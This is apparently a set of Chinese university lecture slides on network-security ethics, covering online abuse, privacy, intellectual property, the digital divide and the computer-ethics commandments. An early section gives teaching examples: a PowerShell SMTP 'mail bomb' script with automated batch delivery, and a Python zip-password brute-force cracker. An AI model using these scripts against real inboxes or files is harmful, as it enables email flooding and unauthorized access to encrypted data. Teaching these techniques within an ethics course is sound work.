
这些技术对人类生活的改变，是否会替代人类甚至改变人类？

05

作为一个IT、网络、AI从业者、技术工作者，如何利用技术，如何看待伦理问题，请举例说明.....



实例



Power Shell

• 执行脚本 powershell+.NET

1. 炸弹文件自动生成
2. 炸弹自动批量投放



```
mailat.ps1 - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)

$smtpServer = "smtp.163.com"
$smtpUser = "13997090340"
$smtpPassword = " "


$EmailFrom = "13997090340@163.com"
$EmailTo = "t1ezhang@163.com"
$Subject = "警惕邮箱炸弹"
$Body = "中了!"

$emailMessage = New-Object System.Net.Mail.MailMessage
$emailMessage.From = $EmailFrom
$emailMessage.To.Add($EmailTo)
$emailMessage.Subject = $Subject
$emailMessage.Body = $Body
$emailMessage.Attachments.Add("d:\big.dat")



$SMTPClient = New-Object Net.Mail.SmtpClient($smtpServer, 25)
$SMTPClient.EnableSsl = $false
$SMTPClient.Credentials = New-Object System.Net.NetworkCredential($smtpUser, $smtpPassword)

$SMTPClient.Send($emailMessage)

# $SMTPClient.Send($EmailFrom, $EmailTo, $Subject, $Body)
```



抓取URI文件写入磁盘



迅雷下载



264501dd14a858fc8d975fb8c4d64c69.mp3
MP3 文件



goodserver.ru

文件系统安全-访问权限、日志安全及文件加解密

• 暴力破解问价加密密码

- 利用排列组合库，Fuzzy构造密码

```
zip_file = zipfile.ZipFile(r'e:\python.zip')
print(zip_file.namelist())

zip_member = zip_file.namelist()[0]

print(f"contain file: {zip_member}")

# result = zip_file.extract(member=zip_file.namelist()[1], path=".", pwd="mht".encode())
# print(result)

def crack_zip(length):
    global zip_file
    for combination in itertools.product('01234', repeat=length):
        password = ''.join(combination)
        print(f"try password: {password}")
        try:
            result = zip_file.extract(member=zip_file.namelist()[0], path=".", pwd=password.encode("utf-8"))
            print(f'Password found: {password}')
            print(zip_file.extractall("./", pwd=password.encode())) # 此方法会阻塞
            return result
        except Exception as e:
            print(f"err: {e}")
            continue
    else:
        return False

for length in range(3, 4):
    print(f"length: {length}")
    if crack_zip(length):
        print("success!")
```


智能家居控制交互



本章结束

谢谢!

张天乐




北京邮电大学

安全法规与工程伦理

第六章 网络安全行为准则及道德规范

授课教师： 张天乐




网络语言使用中的伦理问题

网络安全行为

给他来点儿
厉害的！



谩骂现象的盛行



网络中的谩骂之风令人发指，一旦发生一点点摩擦，对方的祖宗十八代、各种身体器官就会受到巨细无疑的“问候”，有点学问的知识分子的骂道更可谓是“百花齐放、百家争鸣”。

骂人成为职业



“职业代骂” 在网络中尤其是网络游戏中非常盛行。在很多网络游戏中都能看到这些人的“身影”。据了解，这些人自诩为“网络代骂”或“职业骂家”，只要你付给他一定的费用，他就会对你指定的对象破口大骂。

恶言秽语特点



据分析，这些网上的恶言秽语其特点：**一是蛮不讲理，二是自我发泄，三是危言恐吓，四是哗众取宠，五是黄色下流。**由于不署真名，上网骂人好象去赶假面舞会，可以无所顾忌、不顾脸面，爱怎么骂就怎么骂，越难听就越骂，个别骂语之刻毒之下流，已到了无以复加的地步。



网络语言的不文明行为反映出网民的“**网德缺失**”,影响了网络的正常秩序,放大了网络的负面作用,已成为时下网络上最为人诟病。

网络语言不文明现象的成因

● 网络中特殊的交往模式



网络交往和现实社会中的人际交往不同，是一种“人—机—人”的间接交往模式。它具有匿名性、隐蔽性等特点

网络语言不文明现象的成因

● 网络空间一次性的人际关系



从人际关系上看，“一次性”的人际关系容易产生谩骂行为。网络就是这样一个很特别的环境，网民足不出户就能很容易地“见面”了：但在这个虚拟的环境里也很容易产生“一次性”的行为。


网络语言不文明现象的成因

- 部分网民的偏激、不理性。



网络谩骂现象多发生在年轻人身上，常常是话不投机、眼不对路，就“怒从心头起”，“骂从口边生”。

遵守网络交流礼仪



你可以通过网络连接去自由表达你自己的意思

但是请记住网络礼仪的最基本的原则：

在网络的另一端，是有血有肉的人。即应当尊重别人，语言礼貌。



人人有表达的自由，但**自由总是有边界**的。

一般而言，此自由的行使，当以**不妨碍和侵害他人的自由为界限**。



解决办法

解决办法




01 关注

02 网站的管理

03 宣传、教育

04 自律

网络隐私权涉及的伦理问题



网络隐私权这一概念特指**互联网中个人隐私权**，是隐私权概念发展到互联网时代的产物。

网络隐私主要内容

(1) 个人登录的身份、健康状况



网络用户在申请邮箱、个人主页、网上购物、医疗等过程中，网站往往要求用户**登录姓名、年龄、住址、身份证、工作单位等身份和健康状况**，网站合法地获得用户的这些个人隐私信息，有责任保守这些秘密，未经授权不得泄露。

网络隐私主要内容

(2) 个人的信用和财产状况



包括**信用卡、交易帐号和密码**等。个人在网上购物时，交易过程中使用的各种信用卡、帐号均属个人隐私，不得泄露。

网络隐私主要内容

(3) 通信内容及邮箱地址



邮箱地址同样也是个人隐私，用户大多数不愿将之公开。掌握、搜集用户的邮箱，并将之公开或提供给他人的，致使用户收到大量的广告邮件、垃圾邮件，使用户受到干扰，这也侵犯了用户的网络隐私权。


网络隐私主要内容

(4) 网络活动踪迹



个人在网上的活动踪迹，如**IP地址**，**浏览踪迹**、**活动内容**，均属个人的隐私。显然，跟踪并将该信息公诸于众或提供给他人的使用，也属侵权。

网络隐私权主要内容




谁可能侵害用户的网络隐私权?



网络隐私权和信息自由获知权

隐私权和信息自由获知权是一对对立的范畴。网络社会中这两种权利的冲突，主要表现在以下几个方面：





认识和处理隐私权与获知权之间的冲突，要解决的第一个问题是**哪些信息是可以被自由获知的，哪些是不能任意被获知的。**



或者说，如果我们预定，公共信息是可以被自由获知的，而隐私信息是不能被自由获知的，那么，问题就转化为公共信息和隐私信息的划界问题。一般而言，**公共信息和私人信息的边界是清晰的。**



从表面上看，问题似乎可以得到解决。但是，即使在这一点上，网络社会仍然不能让我们一劳永逸。因为，网络信息技术的飞速发展，加上网络社会自身的特点，使得**个人隐私信息与公共信息的界限也越来越模糊。**



公司和政府不再把传统意义上的个人信息作为保密信息，相反，这些信息成了商品，可以合理地进行买卖。这种**模糊就构成了个人隐私的最大威胁**。许多时候，这种模糊性就成了滥用，侵犯他人隐私最好的辩护词。



网络社会崇尚信息共享，在这一背景下，就可能导致公有信息领域扩大的趋势，或者说，使**传统的个人隐私与公有信息的界限戏剧性地**向有利于公有信息这一边偏移。



当这种偏移发生后，许多本属于个人数据的信息变成公有信息，可以在**当事人毫无察觉的情况下被随意采集、使用**，也不必征得当事人的同意，而且还可以**根据需要改变这些信息的状态**。



因此，这种个人信息与公有信息边界的模糊，或者说其界线向公有信息的偏移，就**引发了诸多伦理问题**，最严重的问题就是**隐私权的侵犯**。

“搜人网”

在一个号称全球最大中文搜人引擎的Ucloo上，简单输入你的名字就可以看到你详细的资料和部分联系方式。如果你还想看到更详细的资料，比如驾驶记录、婚姻状况、犯罪记录、银行借贷记录、个人财产记录等，仅需支付低廉的费用。

我惊呆了!!!



网络隐私侵权的危害

对个人而言

对个人而言，网络隐私侵权轻则让你失去以往宁静的生活状态，造成心理负担，重则导致就业、个人事业、个人信用等方面的障碍，更甚者可能危及你的人身安全。



对网络本身发展而言

对网络本身发展而言，个人隐私的泄露已成为阻碍网络和网络经济发展不可小视的障碍。

网络隐私侵权的原因

从网络的特点来看

从网络的特点来看，它的全球性、开放性、分布式结构以及瞬时性，导致隐私侵权越来越容易，数量越来越多，隐私问题更加尖锐化。



从商业价值来看

个人隐私具有商业价值这一特点为网络隐私侵权提供了市场机制，形成隐私的买卖市场，从而导致滥用隐私和隐私侵权的日益频繁等问题。

解决办法

01

首先，消费者应该
提高自己的隐私保护意识。

02

第二，各国政府应
当制定相应的可操作的法律。

03

第三，**商业网站的自律**也十分重要。

04

第四，**网络技术的完善**，增加网络的安全性。



辩论与讨论

**校园里，建设网络AI人脸识别
监控，是否侵犯隐私？利大于
弊，还是弊大于利？**

面对现在学校里经常出现的霸凌、群体踩踏、打架斗殴等安全隐患，甚至是有闯入校园的这种不法分子，请问对方辩友，人工能解决吗？请问对方除了人脸识别，还有什么更好的手段？如果没有别的好办法，而人脸识别却能够很好的解决这个问题，那么他带来一点点的损失。那难道不是可以接受的吗？




辩论与讨论

现在很多学校已经安装校门人脸识别，很好的帮助老师、家长了解学上安全到校，防止不法分子入校，起到了很好的作用，**请问，这不是说明，现实中，人脸识别已经进入校园了呢？**



可以举出更多的例子，无论是从课堂、食堂、图书馆，等等很多的方面，人脸识别可以更好帮助老师照看、照顾到每位同学，做到“一个也不能少”，有效关爱学生，避免学生出现抑郁、焦虑等心理问题。




辩论与讨论

人无完人、金无足赤，尤其一种新技术的出现，它肯定会有各种各样的问题。人类文明之所以进步，就是因为有无数的人敢于尝试。飞机、汽车、火车在出现的时候，也有危险，但最终技术进步，被人们接受。如果因为一点点原因就把它否定，把他一棍子打死，扼杀在摇篮里，那么人类何谈进步？



不要把新技术当做洪水猛兽，人脸识别是来帮我们的，我们也**不能武断的把人脸识别拒之门外**。请对方不要揪住一点不放，这是犯了绝对主义和片面主义错误！请**分清主次**！



人脸识别并没有太多缺点，而他带来的好处和帮助远远超过他的问题，它的问题也是可以解决的，我们为什么不**勇敢一点、担当一点**，去**大胆的拥抱新技术**，让他更好的为学校、为人类服务呢？



知识产权涉及的伦理问题

什么是知识产权



知识产权指的是人们可以**就其智力创造的成果所依法享有的专有权利**。伴随着网络技术的发展，知识产权的保护却正处于一种道德窘境之中。

知识产权侵权现象



侵犯知识产权已成为当今社会的一个严重问题。目前，网络中知识产权的侵权主要显现为三种形式：一是**网络主体对网络外社会中的**知识产权的侵犯。二是**网络主体**对网络主体知识产权的侵犯。三是**社会**对网络主体知识产权的侵犯。

信息共享与信息所有



随着网络的飞速发展，关于知识产权保护的问题越来越多。这其中就涉及到**信息共享和信息所有之间的矛盾**。



在信息社会中，信息是最重要的社会资源，谁能更有效地搜集信息、掌握信息、加工信息、使用信息，谁就能够在社会中发挥更大的作用并处于更有利的地位。因此，从社会共同进步、缩小国家间、地区间的贫富差距、创造一个每个人都能充分发挥其潜能的环境来看，信息应当共享，也就是说，**信息共享是道德的。**



但是，从信息的生产来看，信息生产需要创造性的发挥和投入，一些大的信息产品所耗费的劳动往往是惊人的，信息生产者有权利要求占有信息产品的所有权。**通过信息产品的销售、补偿其投入并赚取利润。**





从信息共享与信息所有之间关系的合理性来看，必须找到各自适用的合理范围。信息共享极端化是不道德的，其表现有盗窃知识产权、计算机“黑客”等。不过，**过分的信息垄断，尤其是社会性的、公开性的知识由个人垄断而导致妨碍社会进步同样是一种不公平、不道德的行为。**



在知识产权的保护过程中，始终会面对这样一种矛盾，需要人们作出选择。即**怎样才能做到既能承认智力劳动价值，保护权利人的知识产权，又能满足人们对知识的渴求，使知识能被社会广泛应用。**



问题的关键在于**如何协调信息共享与信息所有的关系**。在协调二者的关系过程中，利益平衡原则是其重要的伦理原则。



承认知识产权保护与自由共享契合的可能性，是坚持利益平衡原则的前提。网络时代知识产权保护与自由共享的矛盾，实质上是私人利益和社会利益矛盾的新的表现形式。




莱斯格是网络和知识产权问题的专家，影响美国互联网公共政策的关键人物之一。他认为：网络时代知识产权保护过甚只会让互联网这把人类有史以来最为锋锐的创新利器黯淡无光，为了维护互联网的创新，必须**保留足够的共享空间**。

“数字鸿沟”中的伦理问题



数字鸿沟是指在全球数字化进程中，不同国家、地区、行业、企业和社会之间，由于对信息、网络技术的拥有程度、应用程度以及创新能力的差别而造成的“**信息落差**”和“**贫富分化**”的问题。



早在1990年，著名的美国未来学家阿尔温·托夫勒在《**权力的转移**》一书中，就提出了“信息富人”、“信息穷人”、“信息沟壑”和“电子鸿沟”的概念。



到了1999年，在世界范围内，“数字鸿沟”问题引起了人们的极大关注。

2000年，我国在北京召开“跨越数字鸿沟”高层研讨会，探讨其本质以及中国的应对措施。




同时，世界其他国家都纷纷围绕数字鸿沟问题进行了不同方式的讨论，认为**数字鸿沟**问题已经成为**全球范围内迫切需要解决的难题之一**。




数字鸿沟不仅表现在国家与国家之间，尤其是**发展中国家与发达国家之间**，同时在一个国家内部不同地区之间也会存在“数字鸿沟”问题。

数字鸿沟与社会公正



数字鸿沟从表面上看似乎是发达国家与发展中国家之间、富人与穷人之间拥有电脑的数量、上网的机会等方面的差距。但实质上是**贫富分化**的进一步发展，是**南北经济差距不断扩大**的结果。



“数字鸿沟”问题的实质在于揭示了**信息时代社会公正**问题。
社会公正问题不是信息社会独有的，它恰恰是**工业社会公正问
题的延续。**



数字鸿沟是我们在致力世界和平与发展、国家经济持续发展过程中**不得不面对的严峻事实**。



从国际范围来看，**中国信息化水平较低**，和西方有些信息发达国家间存在着巨大差距，这将影响中国综合国力和国际竞争力的提高与加强。





从中国国内来看，**地区间的发展也很不平衡**，数字鸿沟业已存在并有不断扩大的趋势。



有专家认为，继城乡差别、工农差别、脑体差别之后，“数字鸿沟”所造成的“**数字化差别**”正成为我国社会的第四大差别。



另据一项调查表明，国际互联网上各种语言的使用频率从高到低依次为：英语、德语、日语、法语，这些语种占到94%，其他语种约占6%。**互联网上语种的比例已远远超出了它本身所涵盖的问题**，具有深远的意义。

网络信息污染中的伦理问题



互联网自诞生之日，**网络信息污染问题便与之俱来**，而且越来越严重，联网给世界各国带来巨大的经济和社会效益的同时，也带来了非常严峻的信息污染问题。



在当今的互联网世界，只要您打开电脑，您就可能遭遇垃圾邮件的轰炸，虚假信息 and 病毒信息的骚扰，以及网络色情的诱惑。




造成网络信息污染的原因是多方面的，既有经济利益的驱动，也是个人道德素质的低下所致。这一问题的实质**反映了如何处理通讯自由与社会责任之间的关系。**

网络信息污染的治理



计算机伦理十诫



美国华盛顿的一个电脑伦理研究所,根据《**圣经 旧约**》中的摩西十诫,提出了另一种电脑伦理十诫。

(1)

✓ 你不应该用计算机去伤害他人;

(2)

✓ 你不应该去影响他人的计算机工作;

(3)

✓ 你不应该到他人的计算机文件里去窥探;

(4)

✓ 你不应该用计算机去偷盗;

(5)

✓ 你不应该用计算机去作假证;





(6)

✓ 你不应该拷贝或合作你没有购买的软件。

(7)

✓ 你不应该使用他人的计算机资源，除非你得到了准许或者作出了补偿；

(8)

✓ 你不应该剽窃他人的精神产品；

(9)

✓ 你应该注意你正在写入的程序和你正在设计的系统的社会效应；

(10)

✓ 你应该始终注意，你使用计算机时是在进一步加强你对你的人类同胞的理解和尊敬。



美国南加利福尼亚大学关于网络伦理的声明指出了六种网络不道德行为的类型：

(1) 有意地造成网络交通混乱或擅自闯入网络及其相联的系统；

(2) 商业性地或欺骗性地利用大学计算机资源；

(3) 偷窃资料、设备或智力成果；

六种网络不道德行为

(4) 未经许可而接近他人的文件；

(5) 在公共用户场合做出引起混乱或造成破坏的行动；

(6) 伪造电子邮件信息。

网络道德规范

第一，关心公益，有利社会。

第二，平等公平，互利互惠

第三，以诚相待，杜绝欺诈

